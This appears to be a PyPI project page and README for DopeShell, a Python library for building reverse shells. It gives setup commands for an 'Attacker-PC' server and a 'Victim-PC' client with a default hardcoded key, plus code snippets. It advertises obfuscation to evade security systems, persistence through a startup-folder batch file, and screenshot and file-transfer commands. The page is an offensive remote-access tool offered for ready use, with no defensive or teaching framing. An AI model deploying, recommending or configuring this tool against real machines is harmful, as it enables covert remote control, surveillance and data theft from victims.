
DopeShell


Introduction
DopeShell is a Python library designed to simplify the creation of secure reverse shells with advanced features like session management, encryption, multiple connections, and obfuscation techniques. This library provides an easy-to-use interface for setting up both the client and server sides of a reverse shell, with the ability to manage multiple sessions, simulate command-line prompts, and more.
Features
- Encrypted Communication: Utilizes AES encryption to secure data transmitted between the client and server.
- Session Management: Handles multiple active sessions and allows the server operator to switch between them.
- Command Prompt Simulation: The reverse shell simulates the target's command-line interface, making it appear as if the commands are being executed locally.
- Obfuscation Techniques: Implements basic obfuscation to avoid detection by security systems.
- Customizable: Easily configure host, port, and encryption key via command-line arguments.
- Persistence: Easily set up persistence by saving a batch file in the startup folder to ensure reconnection on boot

- Useful commands: Provides useful commands like download, upload, screenshot to enhance interactivity of the shell
Directory Structure
The project is organized as follows:
- setup.py: Contains the package configuration for installation.
- README.md: This documentation file.
- LICENSE: The project's license file.
- dopeshell/: The main package directory containing the server and client scripts.
Installation
Prerequisites
- Python 3.7+
- pip (Python package manager)
Installing DopeShell
You can install DopeShell using pip:
pip install DopeShell
Building DopeShell
If you want to build it yourself, you can use the following commands:
1. git clone https://www.github.com/anonymous300502/DopeShellPyPi
2. python setup.py sdist bdist_wheel
3. pip install dist/DopeShell-1.1.1-py3-none-any.whl (Replace the .whl file with the file in your dist directory)
Usage Instructions:

On the Attacker-PC, Run the following commands:
dopeshell-server --host 192.168.1.11 --port 4444 --key "myverystrongpasswordo32bitlength"
Note:
- Dopeshell uses "myverystrongpasswordo32bitlength" as the default key so you can skip the --key argument if you wish to use the default key, but we recommend using your own custom key which should be 32 bits long.
- If you omit the --host and --port arguments, It uses '0.0.0.0' as the default IP address and '4444' as the default port.
On the Victim-PC, Run the following commands:
dopeshell-client --server-ip 192.168.1.11 --port 4444 --key "myverystrongpasswordo32bitlength"
Note:
- The server ip and port arguments are required here, If a custom key was used in the server it should be mentioned using the --key argument. If a custom key is not used in the server side startup command, It will use the default key automatically.
Usage commands:

- switch NUMBER [To switch between available sessions]
- exit [To exit the session]
- persist [Set up persistence to enusre connection on reboot]
Image1- initializaiton

Image3- Switching between sessions
Image4- Setting up persistence
Image5- In-Shell commands

Here are sample snippets if you wish to use the library in your own code:
- test_server.py
from DopeShell import DopeShellServer

key = b'myverystrongpasswordo32bitlength'

server = DopeShellServer('0.0.0.0', 4444, key)
server.run()
- test_client.py
from DopeShell import DopeShellclient

key = b'myverystrongpasswordo32bitlength'

server = DopeShellclient('192.168.1.11', 4444, key)
server.run()
Contributing
- Contributions are welcome! To contribute:
- Fork the repository.
- Create a new branch for your feature/bugfix.
- Write tests for your changes.
- Submit a pull request.
- Please ensure your code adheres to the project's coding standards.
License
This project is licensed under the MIT License. See the LICENSE file for details.
Contributors:
Contact Information
For issues, questions, or suggestions, please contact:
Email: 170mailmea@gmail.com
GitHub: https://github.com/anonymous300502
1 maintainer

Release files for DopeShell 2.0.1
For a detailed explanation of source distributions (sdists) and built distributions (wheels), please see the package formats documentation.
Source distribution (sdist)
| File | Size | Uploaded | |
|---|---|---|---|
| DopeShell-2.0.1.tar.gz | 10.1 kB | Details |
Built distribution (wheel)
| File | Interpreter | ABI | Platform | Reset |
|---|---|---|---|---|
| DopeShell-2.0.1-py3-none-any.whl | Python 3 | none | any | Details |
Total release size: 21.7 kB
Release files / DopeShell-2.0.1.tar.gz
| Download URL | DopeShell-2.0.1.tar.gz |
|---|---|
| Size | 10.1 kB |
| Tags | Source |
|
SHA-256 checksum How to use checksums |
1eaa6375e49ab8e95f9446038b8aeaad9b0608d13a40c345f3078fe83dfe09ed
|
|
BLAKE2b-256 checksum How to use checksums |
510513f7ea3fc9a6b707e53dcec8a9102934592a6c7a9e683122c5b3bfdab1b7
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
twine/5.1.1 CPython/3.12.1
|
Release files / DopeShell-2.0.1-py3-none-any.whl
| Download URL | DopeShell-2.0.1-py3-none-any.whl |
|---|---|
| Size | 11.6 kB |
| Tags | Python 3 |
|
SHA-256 checksum How to use checksums |
14ed3deff533782f04a327fb7c1adc595baea74d841bc2db60fe68f70f024287
|
|
BLAKE2b-256 checksum How to use checksums |
7f1dcc432a5348cd3cdc9572d7c4c8cfd2729e89eeec7c2d4ff444270c6643dc
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
twine/5.1.1 CPython/3.12.1
|














